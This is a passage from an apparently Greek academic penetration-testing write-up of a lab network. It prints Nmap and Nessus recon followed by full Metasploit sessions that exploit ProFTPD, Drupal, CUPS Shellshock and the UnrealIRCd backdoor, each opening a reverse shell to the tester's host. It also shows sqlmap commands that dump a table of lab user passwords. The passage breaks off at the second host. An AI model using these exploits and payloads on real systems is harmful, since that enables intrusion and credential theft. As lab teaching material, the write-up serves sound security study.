


Figure 3.1: Penetration Testing Laboratory Environment

3.3 Προτεινόμενη μεθοδολογία Penetration Test

Αυτή η δικτυακή εγκατάσταση εργαστηρίου ήταν μια προσπάθεια προσομοίωσης επιθέσεων σε ένα δίκτυο με μερική γνώση του συστήματος ή του δικτύου. Υπάρχουν τρεις διαφορετικές προσεγγίσεις που περιγράφονται στην ενότητα 2.3. Το Penetration Test σε αυτό το περιβάλλον πραγματοποιήθηκε χρησιμοποιώντας την προσέγγιση του gray box.

Αυτή η προσέγγιση χρησιμοποιήθηκε για τη μείωση του αριθμού των άσχετων δοκιμών και την ελαχιστοποίηση της πιθανότητας ζημιάς σε ένα σύστημα ή δίκτυο. Ήταν σημαντικό να κατανοήσουμε το Penetration Test, ήταν κάτι περισσότερο από απλή εισβολή σε ένα σύστημα ή δίκτυο. Ο PenTester πρέπει επίσης να κατανοήσει το περιβάλλον, καθώς παίζει ζωτικό ρόλο. Ως εκ τούτου, ένα τέτοιο Penetration Test πρέπει να εκτελείται, μόνο όταν έχει αποκτηθεί μια βαθύτερη κατανόηση για το σύστημα ή το δίκτυο.

Στο κεφάλαιο υποβάθρου, συζητήθηκαν διαφορετικά security testing frameworks και εξετάστηκε η ενότητα των τεσσάρων φάσεων μεθοδολογίας Penetration Test. Σε αυτήν την ενότητα έχει προταθεί μεθοδολογία Penetration Test 5 φάσεων όπως φαίνεται και στην εικόνα 3.2. Αυτή η μεθοδολογία ακολουθήθηκε για τη διενέργεια Penetration Test στο εργαστηριακό περιβάλλον. Η ίδια μεθοδολογία, εργαλεία και τεχνικές θα μπορούσε επίσης να χρησιμοποιηθεί στο πραγματικό κόσμο σε σύστημα ή δίκτυο με σκοπό να ανακαλύψει τις ευπάθειες και να τις εκμεταλλευτεί για να αποκτήσει πρόσβαση και να διερευνήσει περισσότερες δυνατότητες.

Σχήμα 3.2: Προτεινόμενη μεθοδολογία Penetration Testing

Κατά τη φάση συλλογής πληροφοριών, το Nmap χρησιμοποιήθηκε για έρευνα δικτύου, σάρωση πορτών, εύρεση λειτουργικών συστημάτων και απαρίθμηση υπηρεσιών. Το Nmap χρησιμοποιήθηκε εκτενώς κατά τη φάση συγκέντρωσης πληροφοριών. Όλες οι πληροφορίες που συλλέχθηκαν ήταν η παράμετρος εισαγωγής για την επόμενη φάση. Οι πληροφορίες όπως οι διευθύνσεις IP, τα εγκατεστημένα λειτουργικά συστήματα και οι ανοιχτές πόρτες που εντοπίστηκαν χρησιμοποιήθηκαν για να συντονίσουν τη φάση σάρωσης και εκτίμησης ευπάθειας. Η φάση σάρωσης και αξιολόγησης ευπάθειας πραγματοποιήθηκε χρησιμοποιώντας δύο ξεχωριστούς σαρωτές δικτύου, Nessus και OpenVAS. Και οι δύο σαρωτές διαμορφώθηκαν με τέτοιο τρόπο ώστε να μπορούσαν να εντοπίσουν ποια τρωτά σημεία υπάρχουν λόγω ελαττωμάτων διαμόρφωσης ή αδυναμιών που θα μπορούσαν να είναι το προϊόν του λειτουργικού συστήματος ή των υπηρεσιών που έχουν εγκατασταθεί σε ένα σύστημα ή δίκτυο. Αφού ολοκληρώθηκε η φάση σάρωσης και αξιολόγησης ευπάθειας, η επόμενη φάση ήταν η φάση exploitation. Σε αυτήν τη φάση, εξετάστηκαν όλες οι αναγνωρισμένες ευπάθειες για να εξακριβωθεί εάν αυτές οι ευπάθειες ήταν εκμεταλλεύσιμες ή όχι. Δεν ήταν δυνατή η εκμετάλλευση όλων των απειλών ασφαλείας που εντοπίστηκαν ως ευπάθειες. Ως εκ τούτου, για τις ευπάθειες που είχαν διαθέσιμα exploits, χρησιμοποιήσαμε το Metasploit Framework. Η φάση post-exploitation πραγματοποιήθηκε εντός των συμβιβασμένων συστημάτων με στόχο μας να αυξήσουμε τα προνόμια μας. Τέλος, η φάση αναφοράς περιλαμβάνει τεκμηρίωση όλων των δραστηριοτήτων που πραγματοποιήθηκαν σε όλες τις προηγούμενες φάσεις.

Penetration Test στο εργαστήριο

Χρησιμοποιήθηκαν διαφορετικά εργαλεία και τεχνικές σε διαφορετικές φάσεις του Penetration Test. Υπάρχει μια σύντομη περιγραφή κάθε φάσης του Penetration Test όπως προτείνεται στην ενότητα 3.1 ακολουθούμενη από αποτελέσματα που συλλέγονται χρησιμοποιώντας διαφορετικά εργαλεία σε ενέργειες ή επιθέσεις που πραγματοποιούνται με συνδυασμό εργαλείων θα συζητηθούν σε αυτό το κεφάλαιο.

3.4 Συλλογή Πληροφοριών

Η φάση συγκέντρωσης πληροφοριών ήταν απαραίτητη για την κατανόηση του τύπου και του όγκου των διαθέσιμων πληροφοριών πριν από την πραγματική δοκιμή. Η συλλογή πληροφοριών κυμαινόταν από τη συλλογή παθητικών πληροφοριών, την ενεργή συλλογή πληροφοριών έως τη στοχευμένη σάρωση του συστήματος και του δικτύου. Σε ένα εργαστηριακό δίκτυο, η συλλογή πληροφοριών πραγματοποιήθηκε με έρευνα δικτύου, σάρωση πορτών και δακτυλικά αποτυπώματα λειτουργικού συστήματος (OS). Το Nmap χρησιμοποιήθηκε εκτενώς επειδή έδωσε μεγάλη ευελιξία στον καθορισμό στόχων. Το Nmap έρχεται προεγκατεστημένο στο Kali Linux μαζί με άλλα χρήσιμα εργαλεία. Το Nmap χρησιμοποιήθηκε για τον προσδιορισμό του αριθμού των υπολογιστών που βρίσκονται εντός του δικτύου και της σχετικής διεύθυνσης IP.

3.4.1 Αποτελέσματα

Αυτή η ενότητα θα περιγράψει τα αποτελέσματα που συλλέχθηκαν κατά την έρευνα δικτύου, σάρωση δικτύου και απαρίθμηση λειτουργικού συστήματος και υπηρεσίας. Κάθε δραστηριότητα που πραγματοποιείται κατά τη διάρκεια της φάσης θα εξηγηθεί εν συντομία με τις εντολές που εκτελούνται και τις εξόδους που λαμβάνονται.

3.4.1.1 Έρευνα δικτύου

Το Nmap's, ICMP ping-sweep χρησιμοποιήθηκε για τον εντοπισμό ενεργών κεντρικών υπολογιστών στο τμήμα δικτύου. Όταν εντοπίστηκαν όλες οι διευθύνσεις IP και τα τμήματα δικτύου, πραγματοποιήθηκε σάρωση πορτών μαζί με δακτυλικό αποτύπωμα OS και υπηρεσιών εναντίον ζωντανών κεντρικών υπολογιστών. Το Σχήμα 4.1 δείχνει μια σάρωση ping-sweep Nmap ICMP που εκτελείται σε τμήμα δικτύου 10.0.2.0/24 κατά την έρευνα δικτύου.

```
root@kali:~# nmap -sP 10.0.2.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-16 21:14 EEST
Nmap scan report for 10.0.2.1 (10.0.2.1)
Host is up (0.0034s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.2 (10.0.2.2)
Host is up (0.0072s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.3 (10.0.2.3)
Host is up (0.00033s latency).
MAC Address: 08:00:27:7A:D1:96 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.15 (10.0.2.15)
Host is up (0.00011s latency).
MAC Address: 08:00:27:1E:9B:D8 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.35 (10.0.2.35)
Host is up (0.00026s latency).
MAC Address: 08:00:27:9F:D6:41 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.36 (10.0.2.36)
Host is up (0.00028s latency).
MAC Address: 08:00:27:2A:0D:94 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.30 (10.0.2.30)
Host is up.
Nmap done: 256 IP addresses (7 hosts up) scanned in 2.01 seconds
```

Σχήμα 4.1: Nmap's ICMP ping-sweep σάρωση του δικτύου

Από το παραπάνω αποτέλεσμα, εντοπίστηκαν τέσσερις ενεργοί κεντρικοί υπολογιστές που ανταποκρίνονταν σε πακέτα ICMP. Μεταξύ των ζωντανών κεντρικών υπολογιστών που εντοπίστηκαν, ο 10.0.2.30 είναι το Kali Linux και αυτός ο κεντρικός υπολογιστής δεν σαρώθηκε περαιτέρω. Αυτό το μηχάνημα συνδέθηκε στο δίκτυο προορισμού για την εκτέλεση εσωτερικών Penetration Test δικτύου και συστήματος. Οι υπόλοιποι τέσσερις ζωντανοί οικοδεσπότες στις 10.0.2.15, 10.0.2.35, 10.0.2.36 σαρώθηκαν και απαριθμήθηκαν περαιτέρω.

Στο σενάριο του πραγματικού κόσμου ή εάν το Penetration Test έπρεπε να διεξαχθεί εκτός του δικτύου, η σάρωση ping ICMP δεν θα παρείχε πάντα σημαντική αξία στη συλλογή πληροφοριών, επειδή πολλοί οργανισμοί ή εταιρείες συνήθως φιλτράρουν το ICMP εναντίον των κεντρικών υπολογιστών και των δικτύων τους. Επομένως, θα χρησιμοποιούντουσαν εργαλεία και τεχνικές σάρωσης θύρας με διαφορετικά πρωτόκολλα, όπως TCP ή UDP, για να ξεπεραστεί η αναποτελεσματικότητα του ICMP. Ωστόσο, τέτοιες σαρώσεις απαιτούν πολύ χρόνο και ο Penetration Tester πρέπει επίσης να έχει επίγνωση του χρονοδιαγράμματος του Penetration Test, αλλά μπορεί να δώσει πολύτιμες πληροφορίες για περαιτέρω απαρίθμηση του κεντρικού υπολογιστή και των υπηρεσιών.

3.4.1.2 Σάρωση δικτύου

Όταν οι προσβάσιμοι κεντρικοί υπολογιστές εντοπίστηκαν και προσδιορίστηκαν με τις διευθύνσεις IP, το επόμενο βήμα ήταν η σάρωση θύρας μαζί με το δακτυλικό αποτύπωμα λειτουργικών συστημάτων και υπηρεσιών. Η σάρωση μέσω δικτύου εξυπηρετούσε τον σκοπό του εντοπισμού ανοιγμένων, κλειστών, μη φιλτραρισμένων ή φιλτραρισμένων θυρών και επίσης έδωσε τη βασική ιδέα για τις υπηρεσίες που εκτελούνται στα κεντρικά μηχανήματα. Το Nmap χρησιμοποιήθηκε ξανά για την σάρωση του δικτύου.
Η εντολή που χρησιμοποιήσαμε για κάθε ενεργό υπολογιστή ήταν:
nmap -A -T4 -p- IP
-A: εύρεση λειτουργικού συστήματος, υπηρεσιών, σάρωση scripts και traceroute
-T4: ταχύτητα εκτέλεσης
-p-: όλες τις πόρτες από 1-65535
Ο παρακάτω πίνακας 4.1 εμφανίζει τα αποτελέσματα που βρέθηκαν σε κάθε υπολογιστή που τρέξαμε την σάρωση.

Target Hosts	**Port**	**Services**
Ubuntu 14.04 IP = 10.0.2.15	21	ftp
	22	ssh
	80	http
	445	samba
	631	Ipp CUPS
	3306	mysql
	6697	irc
Windows Server 2008 IP = 10.0.2.35	21	ftp
	22	ssh
	80	http
	1617	Java-rmi
	3306	mysql
	4848	ssl / appserv-http
	8020	http Apache httpd
	8022	http Apache Tomcat / Coyote JSP
	8027	unknown
	8080	http Sun Glassfish
	8282	http Apache Tomcat / Coyote JSP
	8383	ssl / appserv-http
	8484	http Jenkins
	8585	http Apache httpd
	9200	elasticsearch
Windows 7 IP = 10.0.2.36	135	msrpc
	139	Netbios-ssn
	445	Microsoft-ds
	5357	http Microsoft HTTPAPI httpd

Πίνακας 4.1: Αποτελέσματα ανοιχτών πορτών σε κάθε μηχάνημα

3.5 Σάρωση και αξιολόγηση ευπαθιών

Σε αυτήν τη φάση, όλες οι πληροφορίες που συγκεντρώθηκαν προσαρμόστηκαν για να συμπληρώσουν τη σάρωση και την τεχνική εκτίμησης ευπαθειών. Κανονικά, χρησιμοποιούνται τόσο ο αυτοματοποιημένος σαρωτής όσο και η χειροκίνητη τεχνική, αλλά οι χειροκίνητες τεχνικές απαιτούν περισσότερο χρόνο για να τελειοποιήσουν τη σάρωση και να εντοπίσουν ευπάθειες. Ωστόσο, τόσο οι αυτοματοποιημένες όσο και οι μη αυτόματες τεχνικές σάρωσης θα πρέπει να χρησιμοποιούνται για μια ολοκληρωμένη γνώση σχετικά με τις πιθανές ευπάθειες που ενδέχεται να έχουν επηρεάσει το σύστημα ή το δίκτυο. Ας υποθέσουμε, εάν το σύστημα ή το δίκτυο που θα δοκιμαστεί είχε μεγάλο δίκτυο με εκατοντάδες συστήματα, η χειροκίνητη τεχνική δεν θα ήταν μια αποτελεσματική και αποδοτική προσέγγιση.
Σε αυτήν τη φάση, ο Nessus επιλέχθηκε για σάρωση του εργαστηριακού δικτύου. Αυτός ο σαρωτής χρησιμοποιήθηκε για τον εντοπισμό του λειτουργικού συστήματος και των υπηρεσιών που εκτελούνται στους κεντρικούς υπολογιστές προορισμού, ποιοι κεντρικοί υπολογιστές και υπηρεσίες ήταν ευάλωτοι. Τα αποτελέσματα που παράγονται από σαρωτές θα διερευνηθούν περαιτέρω, για να επαληθευτεί ποια πιθανά exploits μπορούν να χρησιμοποιηθούν έναντι των ευάλωτων κεντρικών υπολογιστών και υπηρεσιών, στα στάδια exploitation και post-exploitation χρησιμοποιώντας το Metasploit Framework.

3.5.1 Αξιολόγηση ευπαθιών χρησιμοποιώντας τον Nessus scanner

Η δωρεάν έκδοση του Nessus χρησιμοποιήθηκε για την εύρεση ευπαθειών στους υπολογιστές του εργαστηρίου μας. Πραγματοποιήθηκε σάρωση σε κάθε υπολογιστή του δικτύου χρησιμοποιώντας τις default ρυθμίσεις και είχαμε τα εξής αποτελέσματα.
Για τον Ubuntu Server 14.04 LTS με IP: 10.0.2.15 βρέθηκαν:

- Remote command execution
- Sql injection
- Buffer Overflows
- Πολλαπλές ευπάθειες στην έκδοση της PHP

Για τον Windows Server 2008 με IP: 10.0.2.35 βρέθηκαν ευπάθειες για:

- XSS
- HTML injection
- CGI Header injection
- Clickjacking
- DoS στον Oracle Glassfish Server
- Remote command execution στο elasticsearch
- Πολλαπλές ευπάθειες στο Manage engine Desktop Central
- Πολλαπλές ευπάθειες στον Jenkins

Για το Windows 7 δεν βρέθηκε κάτι.

Scan Details

Policy:	Web Application Tests
Status:	Completed
Scanner:	Local Scanner
Start:	Today at 1:44 PM
End:	Today at 1:53 PM
Elapsed:	9 minutes

Vulnerabilities

Ubuntu Server 14.04 LTS

Scan Details

Policy:	Web Application Tests
Status:	Completed
Scanner:	Local Scanner
Start:	July 16 at 10:21 PM
End:	July 16 at 11:03 PM
Elapsed:	42 minutes

Vulnerabilities

Windows Server 2008

Όπως είδαμε βρέθηκαν πολλαπλές ευπάθειες και το επόμενο μας βήμα είναι να προχωρήσουμε και να δοκιμάσουμε να τις εκμεταλλευτούμε.

3.6 Exploitation

Σε αυτό το στάδιο, οι ευπάθειες που εντοπίστηκαν χρησιμοποιώντας το Nessus επαληθεύτηκαν για να διαπιστωθεί εάν τα τρωτά σημεία και τα κενά που εντοπίστηκαν κατά τη φάση σάρωσης και αξιολόγησης ευπάθειας αποτελούσαν πραγματική απειλή για την ασφάλεια. Αυτή η φάση λειτούργησε ως επαλήθευση πιθανών τρωτών σημείων και συνεπώς, ενέχει τον υψηλότερο κίνδυνο σε ένα Penetration Test. Κατά τη διάρκεια της φάσης exploitation, οι ευπάθειες εκμεταλλεύτηκαν χρησιμοποιώντας διαθέσιμα στο κοινό exploits. Το Metasploit ήταν ένα από αυτά τα Framework ανοιχτού κώδικα που χρησιμοποιήθηκε εκτενώς κατά τη διάρκεια αυτής και της φάσης post-exploitation του Penetration Test.

3.6.1 Αποτελέσματα

Από τους 3 στόχους μας, οι κεντρικοί υπολογιστές στις 10.0.2.15 και 10.0.2.35 έγιναν επιτυχώς exploited χρησιμοποιώντας το Metasploit Framework. Ο κεντρικός υπολογιστής στην 10.0.2.15 τρέχει Ubuntu Server 14.04 LTS 64bits, ο 10.0.2.35 τρέχει Windows Server 2008 64bits και ο 10.0.2.36 τρέχει Windows 7 Ultimate 32bits. Αυτή η ενότητα θα δείξει πως έγινε η εκμετάλλευση και τι μέτρα θα πρέπει να παρθούν προκειμένου να προστατευτούν από τέτοιες επιθέσεις.

3.6.1.1 Exploitation του 10.0.2.15

Αφού μπούμε στο Metasploit Framework θα ψάξουμε για exploits στις υπηρεσίες που εκτελούνται στο συγκεκριμένο μηχάνημα. Πρώτα θα δούμε για την 21 η οποία υπάρχει ο ProFTPD 1.3.5
Βρίσκουμε το κατάλληλο exploit περνάμε τις παραμέτρους που χρειάζονται και εκτελούμε όπως βλέπουμε στο σχήμα 4.2

```
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > options

Module options (exploit/unix/ftp/proftpd_modcopy_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      80               yes       HTTP port (TCP)
   RPORT_FTP  21               yes       FTP port
   SITEPATH   /var/www         yes       Absolute writable website path
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       Base path to the website
   TMPPATH    /tmp             yes       Absolute writable path
   VHOST                       no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   ProFTPD 1.3.5


msf5 exploit(unix/ftp/proftpd_modcopy_exec) > set RHOSTS 10.0.2.15
RHOSTS => 10.0.2.15
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > set SITEPATH /var/www/html
SITEPATH => /var/www/html
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > exploit

[*] Started reverse TCP handler on 10.0.2.30:4444
[*] 10.0.2.15:80 - 10.0.2.15:21 - Connected to FTP server
[*] 10.0.2.15:80 - 10.0.2.15:21 - Sending copy commands to FTP server
[*] 10.0.2.15:80 - Executing PHP payload /22dKhQB.php
[*] Command shell session 1 opened (10.0.2.30:4444 -> 10.0.2.15:52766) at 2020-07-17 18:45:13 +0300

id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Σχήμα 4.2: ProFTPD 1.3.5 exploitation

Όπως βλέπουμε το exploit εκτελέστηκε με επιτυχία και έχουμε ήδη πρόσβαση ως www-data. Θέτουμε το session στο background και συνεχίζουμε με την επόμενη πόρτα

Επόμενη πόρτα που θα δούμε είναι η 80 και θα ανοίξουμε Firefox ώστε να επισκεφτούμε το site που φιλοξενεί.

Σχήμα 4.3: Επίσκεψη στην http πόρτα

Όπως βλέπουμε χρησιμοποιεί το Drupal framework στο οποίο υπάρχει ευπάθεια για remote code execution και μπορούμε να εκμεταλλευτούμε με το παρακάτω metasploit module.

```
msf5 exploit(multi/http/drupal_drupageddon) > options

Module options (exploit/multi/http/drupal_drupageddon):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The target URI of the Drupal installation
   VHOST                       no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Drupal 7.0 - 7.31 (form-cache PHP injection method)


msf5 exploit(multi/http/drupal_drupageddon) > set rhosts 10.0.2.15
rhosts => 10.0.2.15
msf5 exploit(multi/http/drupal_drupageddon) > set TARGETURI /drupal/
TARGETURI => /drupal/
msf5 exploit(multi/http/drupal_drupageddon) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf5 exploit(multi/http/drupal_drupageddon) > set LHOST 10.0.2.30
LHOST => 10.0.2.30
msf5 exploit(multi/http/drupal_drupageddon) > set LPORT 4555
LPORT => 4555
msf5 exploit(multi/http/drupal_drupageddon) > exploit

[*] Started reverse TCP handler on 10.0.2.30:4555
[*] Sending stage (38288 bytes) to 10.0.2.15
[*] Meterpreter session 3 opened (10.0.2.30:4555 -> 10.0.2.15:57634) at 2020-07-17 20:19:50 +0300
id
getuid



meterpreter > id
[-] Unknown command: id.
meterpreter > getuid
Server username: www-data (33)
```

Σχήμα 4.4: Drupal exploitation

Αφού θέσαμε πρώτα τις κατάλληλες παραμέτρους, εκτελέσαμε το exploit με επιτυχία ωστόσο πήραμε πάλι πρόσβαση με χαμηλά δικαιώματα ως www-data.

Επόμενη πόρτα που θα ελένξουμε είναι η 631 στην οποία υπάρχει το service CUPS 1.7 Το CUPS είναι ένα σύστημα για Unix περιβάλλοντα και επιτρέπει σε έναν υπολογιστή να λειτουργεί σαν print server. Ψάχνοντας ξανά στο Metasploit βλέπουμε ότι υπάρχει exploit για την συγκεκριμένη έκδοση. Αφού θέσουμε τις κατάλληλες παραμέτρους θα κάνουμε εκτέλεση του exploit όπως βλέπουμε στο σχήμα 4.5 παρακάτω.

```
msf5 exploit(multi/http/cups_bash_env_exec) > options

Module options (exploit/multi/http/cups_bash_env_exec):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   CVE           CVE-2014-6271    yes       CVE to exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
   HttpPassword  vagrant          yes       CUPS user password
   HttpUsername  vagrant          yes       CUPS username
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS        10.0.2.15        yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPATH         /bin             yes       Target PATH for binaries
   RPORT         631              yes       The target port (TCP)
   SSL           true             yes       Use SSL
   VHOST                          no        HTTP server virtual host


Payload options (cmd/unix/reverse_ruby_ssl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.30        yes       The listen address (an interface may be specified)
   LPORT  3333             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf5 exploit(multi/http/cups_bash_env_exec) > exploit

[*] Started reverse SSL handler on 10.0.2.30:3333
[+] Added printer successfully
[+] Deleted printer 'eqGDUxRIQP' successfully
[*] Command shell session 6 opened (10.0.2.30:3333 -> 10.0.2.15:38232) at 2020-07-17 20:38:52 +0300

id
uid=7(lp) gid=7(lp) groups=7(lp)
```

Σχήμα 4.5: CUPS exploitation


Στην πόρτα 6697 φιλοξενεί το UnrealIRCd, το οποίο είναι IRC daemon ανοιχτού κώδικα. Ψάχνοντας ξανά στο Metasploit βρίσκουμε το κατάλληλο exploit, θέτουμε τις παραμέτρους που χρειάζονται και εκτελούμε το exploit.

```
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhosts 10.0.2.15
rhosts => 10.0.2.15
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rport 6697
rport => 6697
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 10.0.2.30:4444
[*] 10.0.2.15:6697 - Connected to 10.0.2.15:6697...
    :irc.TestIRC.net NOTICE AUTH :*** Looking up your hostname...
    :irc.TestIRC.net NOTICE AUTH :*** Found your hostname
[*] 10.0.2.15:6697 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo nWU4nEh0DQpow0j6;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "nWU4nEh0DQpow0j6\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 2 opened (10.0.2.30:4444 -> 10.0.2.15:53765) at 2020-07-17 19:42:10 +0300

id
uid=1121(boba_fett) gid=100(users) groups=100(users),999(docker)
```

Σχήμα 4.6: UnrealIRCd exploitation

Αυτή την φορά έχουμε shell με μεγαλύτερα προνόμια με τον χρήστη: boba_fett και όχι ως www-data.

Όπως μας είχε αναφέρει και ο Nessus υπάρχει ευπάθεια και σε sql injection την οποία θα εκμεταλλευτούμε για να πάρουμε όλους τους χρήστες του συστήματος με τους κωδικούς τους.



Σχήμα 4.7: payroll login form

Εδώ θα χρησιμοποιήσουμε το εργαλείο sqlmap το οποίο θα κάνει αυτόματα το injection
sqlmap -u 'http://10.0.2.15/payroll_app.php' –forms –dbs
Αρχικά θα τρέξουμε αυτή την εντολή ώστε να μας εμφανίσει όλα τα databases.
Ψάχνοντας βρίσκουμε αυτό που αναζητούμε μέσω της εντολής:
sqlmap -u 'http://10.0.2.15/payroll_app.php' –forms -D payroll -T users –dump
Δηλαδή λέμε εμφανίσε μας ότι υπάρχει στον πίνακα users της database payroll.

```
Database: payroll
Table: users
[15 entries]
+--------+------------------+------------+--------------------------+------------+
| salary | username         | last_name  | password                 | first_name |
+--------+------------------+------------+--------------------------+------------+
| 9560   | leia_organa      | Organa     | help_me_obiwan           | Leia       |
| 1080   | luke_skywalker   | Skywalker  | like_my_father_beforeme  | Luke       |
| 1200   | han_solo         | Solo       | nerf_herder              | Han        |
| 22222  | artoo_detoo      | Detoo      | b00p_b33p                | Artoo      |
| 3200   | c_three_pio      | Threepio   | Pr0t0c07                 | C          |
| 10000  | ben_kenobi       | Kenobi     | thats_no_m00n            | Ben        |
| 6666   | darth_vader      | Vader      | Dark_syD3                | Darth      |
| 1025   | anakin_skywalker | Skywalker  | but_master:(             | Anakin     |
| 2048   | jarjar_binks     | Binks      | mesah_p@ssw0rd           | Jar-Jar    |
| 40000  | lando_calrissian | Calrissian | @dm1n1str8r              | Lando      |
| 20000  | boba_fett        | Fett       | mandalorian1             | Boba       |
| 65000  | jabba_hutt       | Hutt       | my_kinda_skum            | Jaba       |
| 50000  | greedo           | Rodian     | hanSh0tF1rst             | Greedo     |
| 4500   | chewbacca        | <blank>    | rwaaaaawr8               | Chewbacca  |
| 6667   | kylo_ren         | Ren        | Daddy_Issues2            | Kylo       |
+--------+------------------+------------+--------------------------+------------+
```

Σχήμα 4.8: Αποτελέσματα sql injection

Όπως βλέπουμε έχουμε κάνει πλήρης enumeration των χρηστών του συστήματος και τώρα αυτό που μένει είναι στην φάση του Post Exploitation να κάνουμε αύξηση δικαιωμάτων για να πάρουμε δικαιώματα root.

3.6.1.2 Exploitation του 10.0.2.35

